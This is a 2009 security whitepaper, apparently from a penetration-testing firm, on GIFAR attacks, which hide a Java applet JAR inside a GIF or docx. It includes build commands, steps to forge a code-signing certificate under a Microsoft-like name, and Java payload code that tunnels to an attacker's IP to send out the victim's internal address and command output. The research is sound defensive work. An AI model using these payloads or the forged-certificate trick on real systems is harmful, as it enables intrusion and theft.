
An EWA-Australia Information Security Whitepaper

www.ewa-australia.com

Exploring Below the Surface of the GIFAR Iceberg



Keywords: GIFAR, attack vector, images, docx, web browser, forged signed certificate

Author: Ron Brandis

ron.brandis@ewa-australia.com
http://www.linkedin.com/in/ronbrandis
www.ewa-australia.com

February 2009
Version 1.2

The GIFAR Iceberg

The GIFAR threat reported at Blackhat USA 2008 [1] uses the concept of combining files such as a GIF image and a Java Archive (JAR), hence the GIFAR name, to enable malicious code execution. A GIFAR can thus be considered a delivery mechanism.

The GIFAR concept was judged by peers to be the top web hacking technique of 2008 [2].

Discovery of the GIFAR threat is credited to the researchers Billy Rios (http://xs-sniper.com) and Petko D. (pdp) Petkov (http://www.gnucitizen.org/blog/java-jar-attacks-and-features); who worked independently on this concept[3].

Inspired by its standing as the best web attack of 2008, and unable to locate much information on the Internet, apart from the considerable hype surrounding the Blackhat presentation, I performed some limited research into GIFARs. This whitepaper documents my research and findings.

I do not intend to examine all the possible types of Java classes etc., which can be used as payloads, nor to explore why the JVM apparently fails to protect against GIFARs. Instead I report on my attempts at creating image and .docx GIFARs with two types of applet payloads. One payload makes a hidden network tunnel to the evil web server. The other payload requires the user to accept a forged, signed certificate for the applet.

As an interesting aside, almost 10 years ago I, along with many others around the world, conducted research into the use of steganography and covert channels within images for data egress. Despite this research, no one published on the possibilities of this GIFAR concept being a successful attack vector. This could either point to its *limited effectiveness*, or raise the questions of whether other attack vectors from the past need to be revisited – *and people say Java applets are dead!*

Just as icebergs only reveal a small amount with most hidden from view underwater, so I suspect this could only be the tip of interesting attacks to come. I am no Java guru and have not fully explored all of the various Java classes which can be used in these types of attacks. And while the Java security manager offers some protection in this instance, it may be that some trusted class will be identified to bypass the security model.

So Where Lies the Threat?

The threat lies in a user or application not detecting the payload hidden in a GIFAR. Some people may challenge, if you accept a signed Java applet or download executables then of course you will get into trouble.

> As a though to help set the scene: can you count the number of instances that allow uploading of executables, to the Internet, and do you trust the ones you can?
>
> Now count the number of instances where you can upload images; a few more I bet?
>
> Ok these uploaded images could contain the hidden code, which under the right conditions can be executed!

[1] http://www.blackhat.com/html/bh-usa-08/bh-usa-08-speakers.html#McFeters
[2] http://jeremiahgrossman.blogspot.com/2009/02/top-ten-web-hacking-techniques-of-2008.html
[3] as indicated by Nathan McFeters http://blogs.zdnet.com/security/?p=1635&tag=rbxccnbzd1, Rios et al applied the concept pdp had previously published

In the worst-case scenario a user would visit a web site containing a GIFAR or use an application such as SharePoint or a CMS, and in so doing, enable an attacker to compromise the victim's internal network assets, including the backend databases, even through their firewalls.

Experience tells us that the insides of an organisation are often soft – the challenge is in gaining the initial access from the outside.


For this worst case to eventuate, a variety of variables and **'what ifs?'** must be just so. For the threat to be real, the following must be true:

1. A GIFAR must exist either on an Internet server (an evil server or one that has been compromised) or in a web enabled application, allowing the uploading/editing of HTML and images.

2. Some HTML code containing an applet tag must exist; necessary to load the codebase payload class, for example:
<applet archive="iceberg.gif" code="iceberg.class"></applet>

Proof: As part of a recent penetration assessment, EWA was able to achieve a successful GIFAR exploit against a client's Microsoft Office SharePoint server.

The following flow diagram attempts to capture the dependencies of the threat with the table below providing some commentary.



Decision	Comment
JRE version	Sun have addressed the issue with a patch and a release of the following versions: • JDK and JRE 6 Update 11 or later • JDK and JRE 5.0 Update 17 or later • SDK and JRE 1.4.2_19 or later http://sunsolve.sun.com/search/document.do?assetkey=1-26-244988-1
Firewall Policy	If the JRE version on the user's computer is not patched sufficiently, and a security-in-depth principle is applied thus reducing the chance of the GIFAR making contact back to the attacker, then the success of the attack will be restricted. *During recent testing on an EWA guinea pig, the covert channel was only detected because their personal firewall informed them of an outward-bound connection attempt on TCP port 4444. The guinea's comment was "I had JavaScript disabled in my Browser so how could this have worked?"* If the GIFAR can make a connection back home, then the Internal IP address can be captured enabling the start of a covert tunnel.
Applet Payload	To overcome the security protections in the JVM, attackers can create forged signed applets and hope the user accepts the trust and allows it to run. If they do, then its game over as the attacker's applet can then execute system calls, depending on the privilege level of the user.

How Does a GIFAR Deliver Its Payload?

Possible ways of deploying a GIFAR include:

- Hosting your own webserver (I am a firm believer in the '*if you build it they will come*' approach).
- Compromising another's webserver, and exploiting the trust of its content.
- Finding an application that allows the uploading of both images and HTML (such as MS SharePoint or similar content management systems). You only really require the editing of HTML tags as images can be hosted anywhere; a beauty of this threat.

Remember, in spite of somewhat sensationalised reporting that suggests otherwise such as 'A photo *that can steal your Facebook account*'[4], it is *not as simple as just uploading an image* and having a user view it. In reality, there is the other key component, the HTML applet tag, which acts as the trigger, by declaring where the Java code (the payload) that is to be executed resides (hidden in the image).

The beauty of the GIFAR threat is that you only see the GIF and class references. There is no indication that it is an executable file, unless you really know what you are looking at.

OK I hear you saying what about the same-origin policy, this is designed to protect me? And to some extent it will by prohibiting web sites from different domains from interacting with each other; except in very limited ways. However, as so often is the case, there are ways around it. *"Hold this thought…"*

Below the Waterline of a GIFAR

Beauty is in the eye of the beholder, and I see the beauty of GIFARs is like icebergs, they hide their intent from the casual observer, but lookout under the water line.

The attacker crafts a payload in the form of Java applet code and incorporates it into a JAR file. JAR stands for Java Archive and is a file format based on the archive ZIP file format, allowing the aggregation of many files into one [5].

The JAR file can then be appended to the delivery mechanism, in the form of an image format file, either a GIF or JPEG, or a Word docx file format.


These two possibilities are illustrated below.

[4] Ref: http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9111298
5 Ref: http://java.sun.com/j2se/1.5.0/docs/guide/jar/jar.html

In the case of using an image file as part of the GIFAR, the significant feature is the header information of the file formats – the fact that a JAR header can be located in a different part of the file and not just at the start of the file as for the images, enables the GIFAR to function as a valid image file (containing real image data) and a valid JAR file (containing the Java applet payload code) at the same time.

A docx format file is XML-based, and contained within a zip archive. This allows the Java applet JAR file to be encapsulated easily within this format.

The screen capture below shows the GIFAR file 'MyHello.gif' rendered. Windows identified the file type as a GIF; MyHello.gif also contains a Java applet.



How to Create and Execute a GIFAR

We know JAR files can be incorporated in GIF or JPG images, or into docx file formats, but how are they executed?

Java applications can be called and executed from HTML pages using the ARCHIVE attribute of the <applet> tag within an HTML page, as shown below. The applet archive in this case is assigned the *iceberg1.gif* name. This GIF file contains the embedded JAR file and the applet code, *iceberg1.class*, this is then loaded and executed using the applet's "code" assignment for the class within the tag.


```
<img src="iceberg1.gif" />
<applet archive="./iceberg1.gif" code="iceberg1.class"  width="10" height="10"></applet>
```

The basic steps to building a GIFAR:


1. javac iceberg.java *// containing "public class iceberg extends JApplet { }"*
2. jar -cf iceberg.jar iceberg.class
3. copy /B icebergOrginal.gif + iceberg.jar iceberg.gif
4. Insert the applet tag into an HTML web page:
   <applet archive="./iceberg.gif" code="iceberg.class" width="10" height="10"></applet>

Or if using a Word docx:

1. javac iceberg.java *// containing "public class iceberg extends JApplet { }"*
2. jar -cf icebergdocx.jar iceberg.class
3. Open your base document file, like "iceberg.docx" in a archive program like WinRAR, as shown here:



4. Insert your icebergdocx.jar; I simply dragged the JAR file into WinRAR file.




5. Insert the applet tag into an HTML web page:
   <applet archive="./ iceberg.docx *" code="iceberg.class" width="10" height="10"></applet>*

So, we can append a Java applet with a crafted payload, into an image format simply by:

copy /B iceberg1Org.gif+ Myhello.gifar MyHello.gif

The modified GIF/JPEG (JAR) image file will render in the browser and the Java applet can be loaded and executed from an HTML web page using the HTML applet tag. (Note that during my testing, I could never get a docx file to contain the Java code and be operational in Microsoft Word – the attack still worked, but the docx was corrupted and wouldn't open as usual. This avenue was not pursued any further)


Examination of the files and their sizes before and after shows all is good. The following shows the contents of a JAR file, named Myhello.gifar, and its size. Note: Windows has identified the file as a ZIP archive file, so all is good.




The following are the various files sizes. Note: that the GIFAR is the same byte size as if we were to just add the GIF and JAR byte sizes; so no surprises here, again, just confirming that all is good.

File	Size in Bytes	Comment
MyHello.java	1,966	Java applet code
MyHello.class	2,369	Javac output
Myhello.gifar	**1,796**	JAR output file
iceberg1Org.gif	**1,131**	Original GIF image file
	2 927	The combination size of the JAR + GIF file
MyHello.gif	**2,927**	Archived GIG and JAR files

Examining the original GIF image file, iceberg1Org.gif, as shown below in raw data, we can see at the start the identifier **GIF89a.**



Examination of the combination GIFAR file, as a result from MyHello.gif = iceberg1Org.gif + Myhello.gifar, we can still see the identifier **GIF89a** and the incorporated JAR file is appended; as shown in the shaded area below. It is the ability of the Java header to be anywhere in the file that enables the GIFAR to function as both a valid GIF and JAR at the same time.



"OK…now we know how to build a GIFAR, what can we do?"

What Type of Payloads Can a GIFAR Carry?

I have grouped GIFAR payloads into two categories: low and high profile.

Low profile: The Java applet code in low profile payloads will probably be executed without any user awareness. Once the user's web browser renders a web page containing the applet tag, the Java applet is loaded and executed with very little chance of detection by the user. While detection is unlikely, it is possible, for example, if a user is running a personal firewall. I did a test detection on a system with JavaScript disabled and running a personal firewall. The firewall caught the outward-bound connection on TCP port 4444 back to the evil web server. The user noticed this and disallowed the connection. I could probably have overcome this by using port 443 or 25 where outward bound connections are normal.

A low profile can be achieved depending on the system resources that you are attempting to access. If the user does not have administrator privileges, the impact of the attack is also liable to be low. Of course you are unlikely to maintain a low profile if you attempt to access system resources like the network or host file system resources.

High Profile: If you wish to launch a more damaging attack, you will need access to system resources. This is not straightforward because of Java's Security Manager. Its basic Java applet security practices for the protection of local resources are:

- applets cannot load libraries or define native methods
- applets cannot ordinarily read or write files on the host that is executing it
- applets cannot make network connections except to the host that it came from
- applets cannot start any program on the host that is executing it

Although this does not **really stop us**, it does raise the noise level a little and we will need to bluff our way through the user and fool them into allowing our crafted applet. We can do this using signed applets.

Signed Applets

Signed applets are used for the concept of trust; it is achieved by adding a digital signature to the applet. This concept enforces the basic security premises of proof of origin, no tampering, and from a trusted author. In this way, signed applets overcome restrictions placed by the Same Origin policy (where an applet can only access resources that are located on the same IP address/domain it arrived from)

"Signed applets can be given more privileges than ordinary applets"

If a user accepts a signed applet offered by a GIFAR, then it is game over as the applet is then able to access system resources, enable data egress, establish a command shell over the hidden channel, or even conduct internal network port scanning.

How to Forge a Signed Applet

Liking the sound of *"more privileges",* all we have to do is create a free and phony certificate which is used to sign the applet and help to provide some trust.

Two useful tools included in the JDK dealing with security are the:

- keytool – manages keystores and certificates
- jarsigner – generates and verifies JAR signatures

Using the keytool, we can generate a simple fraudulent signature; steps required to forgery:

1. Choose a credible author's name: I used "Microsoft Internet Authority"
2. Name your Java applet class to something very real, I simply used icebergX.class

A certificate used to sign our crafted applets can be generated through the following command:

C:\Program Files\Java\jdk1.6.0_03\bin\keytool" -genkey -alias ewa1 -keyalg RSA -validity 365 -keystore ewakeystore

Examining the fraudulent certificate we have created reveals:

CN=Microsoft Internet Authority, OU=Microsoft, O=Internet Authority, L=SE, ST=WA, C=US


The crafted JAR file is then signed with the generated certificate in the keystore, using the jarsigner tool; as shown below:

C:\Program Files\Java\jdk1.6.0_03\bin\jarsigner" -keystore ewakeystore -signedjar siceberg1.jar iceberg1.jar ewa1

When the applet is executed on the user's system, the following pop-up will be displayed and the user is required to choose whether to allow it to run or not. As shown below, the publisher looks real enough (I hope!):

To Java or JavaScript, that is the question?

A web browser's options allow a user to either enable or disable Java and/or JavaScript. As shown in the image for Firefox, Java is allowed and JavaScript is disabled. GIFARs do not require any JavaScript, so they do not care if enabled or disabled. A GIFAR will of course not work if Java has been disabled. However, many users keep Java enabled to take advantage of the functionality it provides.



Having disabled JavaScript and then only accepting credible signed applets, a user (victim) may have a false sense of protection, which works in the attacker's favour. I have seen this during my Internal EWA Lab testing on selected test subjects.

EWA's Lab GIFAR (Java) Payloads

As part of developing EWA's tool set, which we can use during assessments, as well as to exploring what can be achieved, EWA crafted several Java payloads to be incorporated into the iceberg GIF file; which of course could be expanded upon further.

The following lists are the various payloads, deployed and tested within EWA labs.

EWA's GIFAR	Un-signed (low profile)	Signed (high profile)	Description
Iceberg1.java	X		Will **establish a tunnel** on a TCP port back to the evil web server and send information including the victim's internal IP address. The TCP port could be any, such as 443 used for normal HTTPS traffic.
Iceberg2.java		X	Will **execute a DOS command**, the example is *Dir /c* and transmits the output over the tunnel; as used in Iceberg1.
Iceberg3.java			Sorry not for public release.
Iceberg4.java		X	Will copy contents of the victim's **system clipboard** and transmit the output over the tunnel established as in Iceberg1.
Iceberg5.java		X	Will upload, via tftp, **netcat** onto the victims system and then establish a **command shell** over the tunnel back to the server.
Iceberg6.java	X		Provides an **open channel**, to send and receive possible commands over. This iceberg is hidden within a docx file.
Icerberg7.java		X	Internal network Port scanner, only scans for Port 80 and if found extract any useful information regarding the web server

The following is EWA's simple build process for their iceberg payload files

EWA's simple GIFAR iceberg build process:

```
"C:\Program Files\Java\jdk1.6.0_03\bin\javac" iceberg1.java
"C:\Program Files\Java\jdk1.6.0_03\bin\jar" -cf iceberg1.jar iceberg1.class

REM If applets payload requires signing
"C:\Program Files\Java\jdk1.6.0_03\bin\jarsigner" -keystore ewakeystore -signedjar siceberg1.java iceberg1.java
ewa1"

copy /B iceberg1Org.gif + iceberg1.jar  iceberg1.gif
```

The outcomes of each of these GIFAR files is illustrated in the following sections, as well as the basic contains of the payloads, note not the whole picture you still have to do some effort.

Iceberg1


This iceberg payload used the basic sockets to establish a connection back to the EWA web server. The main payload Java code is shown below.

Iceberg's code main payload

```
// make a tunnel network connection back the web server
 try {
            sock = new Socket(attackersIP,attackersport);
            out = sock.getOutputStream();
            outDataStream = new DataOutputStream (out);
            outDataStream.writeUTF("\n*****************************************\n");
            outDataStream.writeUTF(getDateTime()+"\n");
            outDataStream.writeUTF("I am in trouble now - it seems I am owned on Port"+attackersport+"\n");
            outDataStream.writeUTF("Victim's local IP address: "+sock.getLocalAddress( ));
            outDataStream.writeUTF("\n*****************************************\n");
} catch (IOException e)  {
   // System.out.println("Couldn't get response.");
   }
```

Result

No signing is required as the connection back to the original web server and is valid. Note the tunnel is over TCP port 4443 and the internal IP address of the victim's host is captured as 192.168.1.1:



Iceberg2

This iceberg's payload uses the payload from iceberg1, to establish the tunnel on TCP port 4443 back to the evil web server, with the additional extra Java code required to execute a DOS command on our behalf


The output will be the result of accessing a system resource and running the DOS command, tunnel back to the evil server.

```
Iceberg's code main payload

public String DOScmd = "cmd /C dir c:\\windows\\system32";

Also used this one

public String DOScmd = "cmd /C dir ";

    // Execute a dos cmd and get the directory listing
 try {
        Process p = Runtime.getRuntime().exec(DOScmd);
        BufferedReader in = new BufferedReader(new InputStreamReader(p.getInputStream()));
        String line = null;
        while ((line = in.readLine()) != null) {
          outDataStream.writeUTF(line+"\n");
          System.out.println(line);
        }
     } catch (IOException e) {
        e.printStackTrace();
      }
```


Result - unsigned

For the first case, we do not sign the applet and deploy iceberg2.gif onto the server.

The tunnel is made between the victim and evil server:



No directory listing is returned to the web server over the tunnel. Using the Java console to undertake debugging on the victim's computer, we can see "access control" has been enforced and so denied access to the system resource to execute the DOS command.



To overcome the access control restrictions, we need to sign this applet using the following and then append it to the GIF image:

